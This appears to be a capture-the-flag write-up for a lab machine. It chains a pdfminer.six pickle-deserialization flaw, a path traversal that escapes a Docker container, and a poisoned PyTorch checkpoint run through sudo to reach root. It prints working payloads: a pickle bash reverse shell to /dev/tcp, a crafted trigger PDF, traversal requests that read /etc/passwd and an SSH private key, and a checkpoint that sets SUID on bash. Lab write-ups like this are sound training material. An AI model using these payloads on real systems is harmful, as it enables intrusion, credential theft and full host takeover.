htb medium linux subdomains pdfminer cve-2025-70559 pickle deserialization pdf rce docker container-escape path-traversal sudo pytorch pytorch-checkpoint machine-learning
Enumeration
Nmap
[hvidal@fedora] ~/d/h/h/m/b/scan
❯ nmap -p- --open -vvv --min-rate 5000 -n 10.129.248.191 -oG scan
Discovered open port 80/tcp on 10.129.248.191
Discovered open port 22/tcp on 10.129.248.191
Opened ports: 80,22
[hvidal@fedora] ~/d/h/h/m/b/scan
❯ nmap -p 22,80 -sCV 10.129.248.191 -oN portscan.txt -Pn
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.68
|_http-title: Did not follow redirect to http://bedside.htb/
|_http-server-header: Apache/2.4.68 (Debian)
Add bedside.htb to /etc/hosts.
[hvidal@fedora] ~/d/h/h/m/b/scan
❯ echo "10.129.248.191 bedside.htb" | sudo tee -a /etc/hosts
Subdomains
Apache 2.4.68 is not known to be vulnerable, the main page does not expose anything interesting and directory enumeration against bedside.htb does not reveal anything interesting.
Try enumerating subdomains.
[hvidal@fedora] ~/d/h/h/m/b/scan
❯ ffuf -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -H "Host: FUZZ.bedside.htb" -fw 21 -u http://bedside.htb/
research                [Status: 200, Size: 3152]
Add research.bedside.htb to /etc/hosts.
[hvidal@fedora] ~/d/h/h/m/b/scan
❯ sudo sed -i '/bedside\.htb/ s/$/ research.bedside.htb/' /etc/hosts
research.bedside.htb only exposes a file upload feature which accepts the formats: jpeg, jpg, png, bmp, tiff, dcm, pdf, gz, zip.

Inspecting the HTTP response headers reveals that the application uses pdfminer.six, which is vulnerable to CVE-2025-70559.
[hvidal@fedora] ~/d/h/h/m/b/content
❯ curl -i http://research.bedside.htb/
HTTP/1.1 200 OK
Server: Apache/2.4.68 (Debian)
X-Powered-By: pdfminer.six
Content-Type: text/html; charset=UTF-8
Exploitation
Vulnerability description
CVE-2025-70559 affects pdfminer.six due to unsafe usage of Python’s pickle module when loading CMap files.
The library loads and deserializes .pickle.gz files using the pickle Python module.
Since pickle executes the reconstruction logic embedded in serialized objects, deserializing attacker-controlled data can lead to arbitrary code execution. For example:
class Evil:
    def __reduce__(self):
        import os
        return (os.system, ("touch /tmp/pwned",))

serialized_data = pickle.dumps(Evil())
deserialized_data = pickle.loads(serialiced_data)  # Creates /tmp/pwned
If an attacker can control the CMap loaded by pdfminer.six, the library will deserialize it using pickle, resulting in arbitrary code execution.
While we can upload PDFs and the application displays the following message:
All files submitted here are for staff use only and are strictly confidential. Certain file formats may be converted to standardized formats before being used for AI training.
It is reasonable to suspect that the PDFs are being parsed.
Evil serialization
To trigger the vulnerability, we need two files:
- A malicious
.pickle.gzfile containing the payload. - A PDF referencing a custom
/Fontwith an/Encodingfield pointing to the malicious CMap. Whenpdfminer.sixprocesses the PDF, it attempts to load the referenced CMap and deserializes our malicious.pickle.gzfile, resulting in arbitrary code execution.
First of all create the evil .pickle.gz file with the following script.
import pickle
import gzip

class Evil:
    def __reduce__(self):
        import os
        return (os.system, ("bash -c 'bash -i >& /dev/tcp/IP/4444 0>&1' &",))

open("evil.pickle.gz", "wb").write(gzip.compress(pickle.dumps(Evil())))
Next, create a minimal valid PDF with the /Font and /Encoding fields.
The /Encoding field must reference the absolute path to the uploaded CMap, which is given by the web app: /var/www/research.bedside.htb/uploads.
encoding = "/var/www/research.bedside.htb/uploads/evil"
encoding = encoding.replace("/","#2F")

pdf = f"""%PDF-1.4
1 0 obj<< /Type /Catalog /Pages 2 0 R >>endobj
2 0 obj<< /Type /Pages /Kids [3 0 R] /Count 1 >>endobj
3 0 obj<< /Type /Page /Parent 2 0 R /MediaBox [0 0 612 792] /Contents 4 0 R
/Resources << /Font << /F1 5 0 R >> >> >>endobj
4 0 obj<< /Length 20 >>stream
BT /F1 12 Tf ET
endstream endobj
5 0 obj<< /Type /Font /Subtype /Type0 /BaseFont /F
/Encoding /{encoding} /DescendantFonts [6 0 R] >>endobj
6 0 obj<< /Type /Font /Subtype /CIDFontType2 /BaseFont /F
/CIDSystemInfo << /Registry (Adobe) /Ordering (Identity) /Supplement 0 >>
/FontDescriptor 7 0 R >>endobj
7 0 obj<< /Type /FontDescriptor /FontName /F /Flags 4
/FontBBox [-1000 -1000 1000 1000] /ItalicAngle 0 /Ascent 1000
/Descent -200 /CapHeight 800 /StemV 80 >>endobj
trailer<< /Size 8 /Root 1 0 R >>
%%EOF
"""


with open("trigger.pdf", "wb") as f:
    f.write(pdf.encode())
Start a listener.
[hvidal@fedora] ~/d/h/h/m/b/content
❯ nc -lnvp 4444
Then upload evil.pickle.gz and trigger.pdf to the app.
Post-exploitation
Check if this is a Docker container.
datawrangler@data-wrangler:/app$ ls -la /.dockerenv
-rwxr-xr-x 1 root root 0 Nov 11  2025 /.dockerenv
This shell is inside a Docker container, not on the host.
In /tmp a custom port scanner is available, use it to see if there is any hidden service.
datawrangler@data-wrangler:/tmp$ bash portscan.sh 127.0.0.1
22
80
3000
identify the service listening on port 3000.
datawrangler@data-wrangler:/tmp$ curl -I 127.0.0.1:3000
HTTP/1.1 200 OK
Port 3000 serves an image viewer application.
Test the application for path traversal.
datawrangler@data-wrangler:/tmp$ curl -o /dev/null -w "%{http_code}\n" --path-as-is 'http://127.0.0.1:3000/../../../../etc/passwd'
200
The application is vulnerable to path traversal and the files are being read from the host filesystem rather than the container.
datawrangler@data-wrangler:/tmp$ curl --path-as-is 'http://127.0.0.1:3000/../../../../etc/passwd' | grep bash
root:x:0:0:root:/root:/bin/bash
developer:x:1000:1000:developer,,,:/home/developer:/bin/bash
The /etc/passwd displays the user developer which is not in the container.
Use it to read the developer’s SSH private key.
datawrangler@data-wrangler:/tmp$ curl --path-as-is 'http://127.0.0.1:3000/../../../../../home/developer/.ssh/id_rsa'
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACAif7DtVQ9X236vlEhd0VzSJ0ZJVzyrwAb7zT5IOZotAAAAAJj05ixK9OYs
SgAAAAtzc2gtZWQyNTUxOQAAACAif7DtVQ9X236vlEhd0VzSJ0ZJVzyrwAb7zT5IOZotAA
AAAEBySF+9afvOfxLBTbYWcyNm7zOrsXrKdvfkg/vvFZaiwiJ/sO1VD1fbfq+USF3RXNIn
RklXPKvABvvNPkg5mi0AAAAAEWRldmVsb3BlckBiZWRzaWRlAQIDBA==
-----END OPENSSH PRIVATE KEY-----
Connect to the host via SSH.
[hvidal@fedora] ~/d/h/h/m/b/content
❯ chmod 600 id_rsa

[hvidal@fedora] ~/d/h/h/m/b/content
❯ ssh -i id_rsa developer@bedside.htb
developer@bedside:~$
Read the user flag.
developer@bedside:~$ cat user.txtPrivilege escalation
Enumeration
developer can run a suspicious command as root without password.
developer@bedside:~$ sudo -l
User developer may run the following commands on bedside:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/trainer/bedside_trainer.py
The purpose of the script is to automate the training of a deep learning model using PyTorch and MONAI.
When executed, the script builds a dataset from /datastore/processed. If no samples are available, it moves valid files from /datastore/staging into /datastore/processed. Once a dataset is perpared, it looks for the most recent checkpoint under /datastore/checkpoints and restores it using CheckpointLoader.
DATASTORE_ROOT = Path("/datastore")
CHECKPOINT_DIR = DATASTORE_ROOT / "checkpoints"
def find_latest_checkpoint(checkpoint_dir: Path):
ckpts = sorted(checkpoint_dir.glob("*.pt"), key=os.path.getmtime)
return ckpts[-1] if ckpts else None
latest_ckpt = find_latest_checkpoint(CHECKPOINT_DIR)When the checkpoint is located, the script loads it using CheckpointLoader without any validation.
However, at least one valid image must exist in /datastore/processed, otherwise the script exits before reaching the checkpoint loading stage.
if n_data == 0:
		logger.warning("No data available to train. Exiting.")
		return

if latest_ckpt:
    loader = CheckpointLoader(
        load_path=str(latest_ckpt),
        load_dict={
            "model": model,
            "optimizer": optimizer
        },
        map_location=DEVICE
    )

    loader(engine)
CheckpointLoader restores checkpoints using torch.load() which uses the pickle module to deserialize the data, resulting in a possible remote code execution if an evil checkpoint is submitted in CHECKPOINT_DIR.
Exploitation
Check the permissions of /datastore.
developer@bedside:~$ ls -ld /datastore/
drwxrwx--- 8 datawrangler dataops 4096 Jul 13 14:00 /datastore/
developer cannot write into /datastore, but datawrangler can, which is the user of the container.
First, create the malicious .pt file, which will set the SUID bit on /bin/bash, with the following script:
import torch

class Evil:
    def __reduce__(self):
        import os
        return (os.system, ("chmod u+s /bin/bash",))

torch.save(Evil(), "evil_checkpoint.pt")
Create a Zip archive containing the malicious checkpoint and any valid image, and upload it to research.bedside.htb.
[hvidal@fedora] ~/d/h/h/m/b/c/evil_torch
❯ zip checkpoint.zip evil_checkpoint.pt image.png
Extract the archive in the container.
datawrangler@data-wrangler:/tmp$ cp /var/www/research.bedside.htb/uploads/checkpoint.zip .

datawrangler@data-wrangler:/tmp$ python3 -c "import zipfile; zipfile.ZipFile('checkpoint.zip').extractall('.')"
Copy the evil .pt to /datastore/checkpoints.
datawrangler@data-wrangler:/tmp$ cp evil_checkpoint.pt /datastore/checkpointscopy the image to /datastore/processed.
datawrangler@data-wrangler:/tmp$ cp image.png /datastore/processedAnd remove all the .txt files from /datastore/processed and /datastore/staging/, because .txt files are included in ALLOWED_EXTS, but the image transforms cannot parse them, causing the training process to fail before the malicious checkpoint is loaded.
datawrangler@data-wrangler:/tmp$ rm /datastore/staging/*.txt /datastore/processed/*.txtRun the script with sudo as developer.
developer@bedside:~$ sudo /usr/bin/python3 /opt/trainer/bedside_trainer.py
2026-08-06 13:29:23,458 | INFO | Device: cpu
2026-08-06 13:29:23,460 | INFO | Using 1 samples for training.
2026-08-06 13:29:23,761 | INFO | Auto-detected input features: 16384
2026-08-06 13:29:23,789 | INFO | Found checkpoint /datastore/checkpoints/evil_checkpoint.pt, loading with CheckpointLoader (callable mode)...
Execute bash -p to obtain a root shell.
developer@bedside:/tmp$ bash -p
bash-5.2$
Read the root flag.
bash-5.2$ cat /root/root.txt